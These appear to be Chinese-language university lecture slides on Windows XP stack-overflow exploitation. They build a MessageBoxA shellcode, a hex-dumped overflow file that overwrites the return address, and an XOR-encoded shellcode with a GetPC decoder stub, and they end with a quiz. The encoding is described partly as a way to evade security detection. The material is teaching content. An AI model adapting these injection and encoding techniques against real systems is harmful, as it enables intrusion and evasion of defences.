第一步骤和后面是什么关系？

**既然已经把“westwest”放到栈里了
为什么后面还要继续push？**



**前面压的是字符串内容
后面是字符串地址**

Step 3: 按 stdcall 约定压入 4 个参数

目标调用:

MessageBoxA(NULL, "westwest", "westwest", 0)

压栈顺序 (右→左):

四个参数



```
PUSH EBX      ; type = 0
PUSH EAX      ; caption = "westwest"
PUSH EAX      ; text = "westwest"
PUSH EBX      ; hWnd = NULL
```

栈布局:

	+-----+	
	NULL	← hWnd
	+-----+	
	ptr → string	← text
	+-----+	
	ptr → string	← caption
	+-----+	
ESP -->	0	← type
	+-----+	


Step 4: 调用 MessageBoxA

指令:

```
MOV EAX, 0x77D507EA  
CALL EAX
```

流程:

EAX = MessageBoxA 地址



```
+-----+  
| 0x77D507EA |  
+-----+
```

CALL



```
MessageBoxA(NULL,  
            "westwest",  
            "westwest",  
            0)
```

结果:

```
westwest  
westwest
```

MessageBoxA地址





调用函数是从哪里找参数的？



在调用前的栈里，已压入参数

Step 4: 调用 MessageBoxA

指令:

```
MOV EAX, 0x77D507EA
```

```
CALL EAX
```



1

压入返回地址

2

跳转

3

建立调用函数栈帧

Step 4: 调用 MessageBoxA

指令:

```
MOV EAX, 0x77D507EA
```

```
CALL EAX
```

高地址

+-----+		
hWnd		[EBP+20]
+-----+		
text		[EBP+16]
+-----+		
caption		[EBP+12]
+-----+		
type		[EBP+8]
+-----+		
return address		[EBP+4]
+-----+		
old EBP		[EBP]
+-----+		

低地址

**利用EBP相对偏移
找参数**

第二步：编写函数调用的汇编代码

编写函数调用的汇编代码：先把字符串 “westwest” 压入栈区，消息框的文本和标题都显示为 “westwest”，只要重复压入指向这个字符串的指针即可；第1个和第4个参数这里都将设置为NULL。

机器代码（十六进制）	汇编指令
33 DB	XOR EBX,EBX
53	PUSH EBX
68 77 65 73 74	PUSH 74736577
68 77 65 73 74	PUSH 74736577
8B C4	MOV EAX,ESP
53	PUSH EBX
50	PUSH EAX
50	PUSH EAX
53	PUSH EBX
B8 EA 07 D5 77	MOV EAX, 0x77D507EA
FF D0	CALL EAX

从汇编指令到机器码

可用assembler
(例如NASM)完成


本质上是一个查表过程

第三步：注入Shellcode代码

得到的shellcode为：33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0。


将这段shellcode写入reg.txt文件，且在返回地址处写buffer的地址。

Buffer的地址可以通过OllyDbg来查看得到，也可以通过VC6的转到反汇编方式来得到：0012FAF0。



```
pwd.txt X
 0 1 2 3 4 5 6 7 8 9 a b c d e f
00000000h: 33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 ; 3隆hwesthwest煸S
00000010h: 50 50 53 B8 EA 07 D5 77 FF D0 90 90 90 90 90 90 ; PPS戈.譜y衫惇惇?
00000020h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ; 惇惇惇惇惇惇惇惇
00000030h: 90 90 90 90 FO FA 12 00 ; 惇惇瘥..
```

Windows xp下静态API的地址是准的，
windows XP之后增加了ASLR保护机制，
地址就不准，就得动态获取了。



获取函数入口地址

Call 0x77D507EA?



不能直接写死地址

WHY?

获取函数入口地址

Call 0x77D507EA?



不能直接写死地址

- ASLR
- 不同Windows版本
- 不同补丁版本

基于上述程序，编写shellcode，完成代码植入

Shellcode往往需要用汇编语言编写，并转换成二进制机器码，其内容和长度经常还会受到很多苛刻限制，故开发和调试的难度很高。

植入代码之前需要做大量的调试工作，例如：

1

- 弄清楚程序有几个输入点，这些输入将最终会当作哪个函数的第几个参数读入到内存的那一个区域，哪一个输入会造成栈溢出，在复制到栈区的时候对这些数据有没有额外的限制等；

2

- 调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之；

3

- 选择指令的地址，最终制作出一个有攻击效果的“承载”着shellcode的输入字符串。

Shellcode编写挑战

- **长度受限**
 - 栈溢出空间有限
- **位置无关**
 - 不能假设固定在某一地址
- **坏字符**
 - '\0' 换行、空格等
- **现代防护**
 - NX/DEP
- **地址随机化**
 - ASLR
- **跨平台**
 - x86、x64、ARM、MIPS
- **稳定性**
 - 脱离调试环境



知识点四：Shellcode编写

Shellcode编写的难点

由于漏洞发现者在漏洞发现之初并不会给出完整Shellcode，因此掌握Shellcode编写技术就显得尤为重要。但是，要编写Shellcode存在很多难点：

1

对一些特定字符需要转码。比如，对于strcpy等函数造成的缓冲区溢出，会认为NULL是字符串的终结，所以shellcode中不能有NULL，如果有需要则要进行变通或编码。

2

函数API的定位很困难。比如，在Windows系统下，系统调用多数都是封装在高级API中来调用的，而且不同的Service Pack或版本的操作系统其API都可能有所改动，所以不可能直接调用。因此，需要采用动态的方法获取API地址。

简单的编写Shellcode的方法

一种简单的编写Shellcode的方法的步骤如下：

第一步：用c语言书写要执行的Shellcode

使用VC6编写程序如下：

```
#include <stdio.h>
#include <windows.h>
void main()
{
    MessageBox(NULL,NULL,NULL,0);
    return;
}
```

简单的编写Shellcode的方法

第二步 换成对应的汇编代码

利用调试功能，找到其对应的汇编代码：

```
1:  #include <stdio.h>
2:  #include <windows.h>
3:  void main()
4:  {
00401010  push     ebp
00401011  mov      ebp,esp
00401013  sub      esp,40h
00401016  push     ebx
00401017  push     esi
00401018  push     edi
00401019  lea      edi,[ebp-40h]
0040101C  mov      ecx,10h
00401021  mov      eax,0CCCCCCCCh
00401026  rep stos dword ptr [edi]
5:      MessageBox(NULL,NULL,NULL,0);
00401028  mov      esi,esp
0040102A  push     0
0040102C  push     0
0040102E  push     0
00401030  push     0
00401032  call     dword ptr [__imp__MessageBoxA@16 (0042428c)]
00401038  cmp      esi,esp
0040103A  call     __chkesp (00401070)
6:      return
```

直接得到的汇编语言通常需要进行再加工。对于push 0而言，可以通过上述的xor ebx ebx之后执行push ebx来实现。


在工程中编写汇编语言如下：

```
#include <stdio.h>
#include <windows.h>
void main(){
    LoadLibrary("user32.dll");//加载user32.dll
    _asm
    {
        xor ebx,ebx
        push ebx//push 0， push 0的机器代码会出现一个字节的0，对于直接利用需要解决字节为0的问题，因此转换为push ebx
        push ebx
        push ebx
        push ebx
        mov eax, 77d507eah// 77d507eah是MessageBox函数在系统中的地址
        call eax
    }
    return;
}
```


简单的编写Shellcode的方法

第三步 根据汇编代码，找到对应地址中的机器码

在汇编第一行代码处打断点，利用调试定位具体内存中的地址：



The screenshot shows the Visual Studio Disassembly window for a program named 'VCb_StackOver'. The assembly code is as follows:

```
0040102F call dword ptr [__imp_LoadLibraryA@4 (004241a8)]
00401035 cmp esi,esp
00401037 call __chkesp (00401070)
6: asm
7: {
8:
9: xor ebx,ebx
0040103C xor ebx,ebx
10: push ebx//push 0
0040103E push ebx
11: push ebx
0040103F push ebx
12: push ebx
00401040 push ebx
13: push ebx
00401041 push ebx
14: mov eax,77d504eah // 77d504eah这个是MessageBox函数在系统中的地址
00401042 mov eax,77D504EAh
15: call eax
00401047 call eax
16: }
17: return;
18: }
00401049 nop edi
```

The Memory window is open, showing the address 0x40103c. The memory contents are as follows:

Address	0x40103c
0040103C	33 DB 53 53 53 53 B8 33 SSS.
00401043	EA 04 D5 77 FF D0 5F ..譜.略
0040104A	5E 5B 83 C4 40 3B EC ^[題@;.
00401051	E8 1A 00 00 00 8B E5嫻
00401058	5D C3 CC CC CC CC CC]猛烫烫
0040105F	CC FF 25 8C 42 42 00 ..%嫻B.
00401066	CC CC CC CC CC CC CC 烫烫烫.

这样，在Memory窗口就可以找到对应的机器码：33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0。

接下来就可以利用这个Shellcode来实现漏洞的利用了，一个VC6测试程序如下：

```
#include <stdio.h>
#include <windows.h>
char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

请某位同学来回答一下原理

构造任意字符串？“hello world” ASCII码为：\x68\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x20

4字节存入，硬编码空格是0x20；入栈的话，需要倒着来；考虑bigendian编码，存储顺序也得倒过来。
利用寄存器？ Mov ebx, 0x726C6400; push ebx

```
_asm
```

```
{
```

```
    xor ebx,ebx
```

```
    push ebx//push 0
```

```
    push 20646C72h
```

```
    push 6F77206Fh
```

```
    push 6C6C6568h
```

```
    mov eax, esp
```

```
    push ebx//push 0
```

```
    push eax
```

```
    push eax
```

```
    push ebx
```

```
    mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址
```

```
    call eax
```

```
}
```

知识点五：Shellcode编码

Shellcode编码必要性

Shellcode代码编制过程通常需要进行编码，因为：

- **字符集的差异。** 应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。
- **绕过坏字符。** 针对某个应用，可能对某些“坏字符”变形或者截断而破坏exploit，比如strcpy函数对NULL字符的不可接纳性，再比如很多应用在某些处理流程中可能会限制0x0D（\r）、0x0A（\n）或者0x20（空格）字符。
- **绕过安全防护检测。** 有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以“免杀”。

Shellcode编码方法

网页Shellcode。对于网页Shellcode，可以采用**base64编码**。Base64是网络上最常见的用于传输8Bit字节码的编码方式之一，是一种基于64个可打印字符来表示二进制数据的方法。

二进制机器代码。对于二进制Shellcode机器代码的编码，通常采用类似“加壳”思想的手段，采用：

- ① 自定义编码(异或编码、计算编码、简单加解密等)的方法完成shellcode的编码；
- ② 通过精心构造精简干练的解码程序，放在shellcode开始执行的地方，完成shellcode的编解码；当exploit成功时，shellcode顶端的解码程序首先运行，它会在内存中将真正的shellcode还原成原来的样子，然后执行。

异或编码

异或编码是一种简单易用的shellcode编码方法，它的编解码程序非常简单。但是，它也存在很多限制，比如在选取编码字节时，不可与已有字节相同，否则会出现0。

编码程序，是独立的。是在生成shellcode的编码阶段使用。将shellcode代码输入后，输出异或后的shellcode编码。

```
void encoder(char* input, unsigned char key)
{
    int i = 0, len = 0;
    len = strlen(input);
    unsigned char * output = (unsigned char *)malloc(len + 1);

    for (i = 0; i < len; i++)
        output[i] = input[i] ^ key;
    .....输出到文件中....
}

int main(){
    char sc[]="0xAE.....0x90";
    encoder(sc, 0x44);
}
```

异或编码

解码程序是shellcode的一部分。下面的解码程序中，默认EAX在shellcode开始时对准shellcode起始位置，程序将每次将shellcode的代码异或特定key（0x44）后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符。

```
void main()
{
    __asm
    {
        add eax, 0x14 ; 越过decoder记录shellcode起始地址,eax记录当前shellcode开始地址
        xor ecx, ecx
    decode_loop:
        mov bl, [eax + ecx]
        xor bl, 0x44      ;用0x44作为key
        mov [eax + ecx], bl
        inc ecx
        cmp bl, 0x90      ;末尾放一个0x90作为结束符
        jne decode_loop
    }
}
```


获得代码当前指令地址

怎么让eax记录shellcode当前的起始地址？看如下代码。

```
#include <iostream>
using namespace std;
int main(int argc, char const *argv[])
{
    unsigned int temp;
    __asm{
        call lable;
    lable:
        pop eax;
        mov temp,eax;
    }
    cout <<temp <<endl;
    return 0;
}
```

Call会执行push EIP;
EIP的值又是下一条指令pop EAX的地址

Pop Eax会将栈顶EIP（自身指令地址）出栈，保存到EAX中

解码程序加上之前编码的shellcode形成最终完整的shellcode

```
int main(){
    __asm {
        call lable;
        lable: pop eax;
               add eax, 0x15           ;越过decoder记录shellcode起始地址
               xor ecx, ecx
        decode_loop:
               mov bl, [eax + ecx]
               xor bl, 0x44           ;用0x44作为key
               mov [eax + ecx], bl
               inc ecx
               cmp bl, 0x90           ;末尾放一个0x90作为结束符
               jne decode_loop
    }
    return 0;
}
```

EAX指向pop eax地址

0x14→0x15

后面跟上任意的编码后的shellcode形成完整的可利用的shellcode

```
#include <stdio.h>
#include <windows.h>
char
ourshellcode[]="\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

下列不属于对Shellcode进行编码的原因的是

- ☐ A 字符集差异
- ☐ B 绕过安全检测
- ☐ C 绕过坏字符
- ☐ D 绕过返回地址

提交